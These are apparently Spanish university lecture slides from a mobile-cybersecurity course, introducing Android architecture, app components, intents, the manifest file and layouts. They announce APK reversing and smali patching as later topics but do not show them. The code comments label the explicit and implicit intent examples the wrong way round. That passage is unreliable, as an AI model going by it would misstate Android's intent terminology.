Los dispositivos móviles ya incluyen muchas características de seguridad por defecto que, en sistemas de escritorio, deben ser implementados mediante herramientas de terceros

- Ejemplo: Mecanismos de cifrado de disco, autenticación biométrica ...

3

El sistema operativo está diseñado para aislar unas aplicaciones de otras. De esta manera, si hay un problema de seguridad en una app, éste no debería afectar a las demás.



Aspectos negativos

1

Los smartphones suponen un nuevo vector de ataque a través del cuál es posible conseguir el acceso a una organización

- Ejemplo: Almacenamos mucha información personal en nuestros dispositivos móviles, como credenciales de acceso → Necesidad de protección

2

Existe una dualidad entre dispositivos que pertenecen a la organización y los personales de los empleados

- Ejemplo: Las políticas de BYOD intentan mitigar este problema

3

En el caso de que esté aprobado el uso del dispositivo personal en la organización, hay veces que el acceso por parte de terceros de confianza puede poner en riesgo la información de la organización

- Ejemplo: Envío de información sensible a través de cuentas de trabajo por equivocación de miembros de la familia que utilizan el dispositivo esporádicamente



3. Ingeniería inversa de aplicaciones móviles Android

Ciberseguridad en Dispositivos móviles
DISCA – ETS de Ingeniería informática (UPV)



Índice

- ¿Qué es Android? Conceptos básicos
- Anatomía de una app Android sencilla
- Herramientas para el desarrollo y emulación de apps Android
- Reversing de apks
- Smali y parcheado de apks


Indice

- **¿Qué es Android? Conceptos básicos**
- Anatomía de una app Android sencilla
- Herramientas para el desarrollo y emulación de apps Android
- Reversing de apks
- Smali y parcheado de apks

¿Qué es Android?

- Sistema operativo multiusuario basado en el kernel de Linux que está diseñado para dispositivos móviles con pantalla táctil
 - Inicialmente surgió de un proyecto liderado por Google, pero promovido por la *Open Handset Alliance* que actualmente cuenta ya con 84 miembros
 - Actualmente usado en teléfonos y relojes inteligentes, tablets, televisores y sistemas multimedia de vehículos



2009 - 2020



Enterprise Mobility documentation by bauton




Fragmentación: Plataforma y mercado






Componentes del sistema



Detalle





Principio de mínimo privilegio

- Cada aplicación sólo tiene acceso solo a los componentes que necesita para llevar a cabo su trabajo
 - El sistema le asigna a cada aplicación un ID de usuario de Linux único
 - El sistema establece permisos para todos los archivos en una aplicación de modo que solo el ID de usuario asignado a esa aplicación pueda acceder a ellos.
 - Cada proceso tiene su propia máquina virtual (VM), por lo que el código de una aplicación se ejecuta de forma independiente de otras aplicaciones.
 - Cada aplicación ejecuta su propio proceso de Linux. El sistema Android inicia el proceso cuando se requiere la ejecución de alguno de los componentes de la aplicación y, luego, lo cierra cuando el proceso ya no es necesario o cuando el sistema debe recuperar memoria para otras aplicaciones.



Componentes de una app

- Cada componente es un punto de entrada por el que el sistema o un usuario ingresan a una aplicación
- Las apps Android tienen 4 tipos de componentes:
 - Actividades
 - Servicios
 - Receptores de emisiones (Broadcast Receivers)
 - Proveedores de contenidos (Content Providers)
- Cada componente tiene un fin específico y un ciclo de vida característico.

Actividad

- Una actividad es el punto de entrada de interacción con el usuario
- Representa una pantalla individual con una interfaz de usuario
 - Realizar un seguimiento de lo interesa al usuario (lo que está en pantalla) para garantizar que el sistema siga ejecutando el proceso que aloja la actividad
 - Saber que los procesos usados con anterioridad contienen elementos a los que el usuario puede regresar (actividades detenidas) y, en consecuencia, priorizar más esos procesos que otros
 - Ayudar a la aplicación a controlar la finalización de su proceso para que el usuario pueda regresar a las actividades con el estado anterior restaurado
 - Permitir que las aplicaciones implementen flujos de usuarios entre sí y que el sistema los coordine (el ejemplo más común es compartir)
- Las actividades se implementan como subclases de la clase **Activity**
- Más información

<https://developer.android.com/reference/android/app/Activity>



Servicios

- Un servicio es un componente que se ejecuta en segundo plano
 - realizar operaciones de ejecución prolongada. Ej.: reproducción de música (el usuario es consciente)
 - realizar tareas de procesos remotos
Ej. Sincronización de datos (el usuario no lo percibe)
- Un servicio no proporciona una interfaz de usuario
- Un servicio se implementa como una subclase de **Service**
- Más información
<https://developer.android.com/reference/android/app/Service>

Broadcast Receivers

- Los *receptores de emisión* permiten que el sistema entregue eventos a la aplicación fuera de un flujo de usuarios habitual → las apps pueden responder a anuncios de emisión del sistema u otras apps
 - Ejemplo: programación de una alarma futura
- Los receptores de emisión no exhiben una interfaz de usuario, aunque pueden crear notificaciones en la barra de estado que alerten al usuario cuando se produzca un evento de emisión
- Un receptor de emisión se implementa como una subclase de ***BroadcastReceiver*** y cada receptor de emisión se entrega por medio de un objeto de tipo *Intent*
- Más información
<https://developer.android.com/reference/android/content/BroadcastReceiver>



Content Provider

- Un proveedor de contenido administra un conjunto compartido de datos de la aplicación que se pueden almacenar en
 - el sistema de archivos, la web
 - una base de datos SQLite
 - cualquier otra ubicación de almacenamiento persistente a la que tenga acceso una app
- A través del proveedor de contenido, otras aplicaciones pueden consultar o modificar los datos si el proveedor de contenido lo permite
- Un proveedor de contenido se implementa como una subclase de **ContentProvider** y debe implementar un conjunto estándar de API que permitan a otras aplicaciones realizar transacciones
- Más información
<https://developer.android.com/reference/android/content/ContentProvider>



Interacción entre aplicaciones

- Si dos aplicaciones están firmadas con el mismo certificado
 - Pueden compartir el mismo ID de usuario de Linux para que cada una pueda acceder a los archivos de la otra
 - Pueden coordinar su ejecución dentro del mismo proceso de Linux, compartiendo así la misma VM y consumiendo menos recursos
- Una aplicación puede solicitar permiso para acceder a datos del dispositivo (contactos, mensajes, etc.), la tarjeta SD, la cámara y la conexión Bluetooth.
 - El usuario debe conceder de manera explícita estos permisos.



Activación de componentes

- Un aspecto exclusivo del diseño del sistema Android es que cualquier aplicación puede iniciar un componente de otra aplicación
- Cuando el sistema inicia un componente, inicia el proceso para esa aplicación (si es que no se está ejecutando) y crea una instancia de las clases necesarias para el componente
 - A diferencia de lo que sucede en otros sistemas, las aplicaciones de Android no tienen un solo punto de entrada (no existe la función *main()*)
 - Como cada app se ejecuta en un proceso independiente con permisos limitan el acceso a otras apps, una app no puede activar directamente componentes de otras → Lo hace el sistema Android
- Para activar un componente en otra app, se envía un mensaje al sistema que especifique tu intención (*Intent*) de iniciar un componente específico → luego, el sistema activa ese componente



Envío de Intents

- De los cuatro tipos de componentes, tres (actividades, servicios y receptores de emisión) se activan mediante mensaje asíncronos denominado intent
 - Las intents vinculan componentes entre sí durante el tiempo de ejecución
 - Son mensajeros que solicitan acciones de otros componentes
- Una intent se crea con un objeto *Intent*
 - Se inicia una actividad o asignarle una tarea nueva al pasar un Intent a **startActivity()** o **startActivityForResult()**
 - Se establece un enlace con el servicio al pasar un Intent a **bindService()**
 - Se comienza una emisión al pasar un Intent a métodos como **sendBroadcast()**, **sendOrderedBroadcast()** o **sendStickyBroadcast()**
 - Se realiza una consulta a un proveedor de contenido si llamas a **query()** en un ContentResolver
- Más información
 - <https://developer.android.com/reference/android/content/Intent>



Intents implícitos vs explícitos

- Los Intents pueden ser **implícitos** (se elige el componente más adecuado durante la ejecución de la app) o **explícitos** (se indica el componente específico al que va dirigido el Intent)

//Ejemplo Intent explícito

```
Intent intent = new Intent(ACTION_VIEW,Uri.parse("http://www.google.com"));
```

//Ejemplo intent implícito

```
Intent intent = new Intent(this,Target.class);
//...
//Podemos enviar información a través de intent implícitos utilizando su
método putExtra(...), el que recibe el intent puede obtener dicha información
utilizando getIntent().getExtras()
```



El archivo de Manifiesto

- El sistema Android conoce los componentes de la app para poder gestionarlos adecuadamente a través de la información que suministra su (`AndroidManifest.xml`)
 - Identifica los permisos de usuario que necesita la app
 - Declara el nivel de API mínimo que requiere la app en función de las API que usa
 - Define las características HW y SW de la app (cámara, servicios de Bluetooth, pantalla multitáctil ...)
 - Declara las APIs que necesita (además de las propias de Android) para ejecutarse, como por ejemplo las APIs de Google Maps
- Más información

<https://developer.android.com/guide/topics/manifest/manifest-intro>

Manifest.xml

(ejemplo)

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android= "http://schemas.android.com/apk/res/android"
    package="com.cdm.example.MiPrimeraAppAndroid"
    android:versionCode="1"
    android:versionName="1.0" >
    <uses-sdk
        android:minSdkVersion="8"
        android:targetSdkVersion="16" />
    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=
                "com.example.myfirstandroidapp.ActividadPrincipal"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name=
                    "android.intent.action.MAIN" />
                <category android:name=
                    "android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Esquema xml del fichero

Paquete de la app

Versión SDK

Recursos (ícono, nombre y estilo)

Actividad principal
(será el componente que el sistema activará cuando hagamos click sobre el ícono de la app que tendremos en la lanzadera de aplicaciones del terminal)

Recursos de una app

- Son los archivos adicionales y el contenido estático que usan las apps para su ejecución: su código, imágenes, diseños de interfaz, cadenas de caracteres, animaciones, etc.
- Organización típica:

```
MyProject/
  src/
    MyActivity.java
  res/
    drawable/
      graphic.png
    layout/
      main.xml
      info.xml
    mipmap/
      icon.png
    values/
      strings.xml
```

- Más información

<https://developer.android.com/guide/topics/resources/providing-resources>



Indice

- ¿Qué es Android? Conceptos básicos
- **Anatomía de una app Android sencilla**
- Herramientas para el desarrollo y emulación de apps Android
- Reversing de apks
- Smali y parcheado de apks

App Android

- Capa de presentación
 - Conjunto de recursos definidos en XML: Layouts, Strings, Imágenes
 - Se generan para ellos unas estructuras de datos para hacerlos accesibles desde la lógica de negocio
- Lógica de negocio
 - Definida programáticamente utilizando código Java/Kotlin
 - Existe código nativo (de más bajo nivel para control y acceso al HW o a sus controladores) que puede desarrollarse con C/C++ → Uso de la NDK



Interfaz de una Actividad

- Se define como un Layout especificado en XML
- Existen distintos tipos de layout:
 - LinearLayout, RelativeLayout, AbsoluteLayout, TableLayout, FrameLayout, ConstraintLayout
 - El xml se liga a una actividad en tiempo de ejecución

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:orientation="vertical" >

    <TextView android:id="@+id/text"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="This is a TextView" />


    <Button android:id="@+id/button"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="This is a Button" />

    <!-- More GUI components go here -->

</LinearLayout>
```

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
}
```

Ciclo de vida de una app Android






Fuentes de información

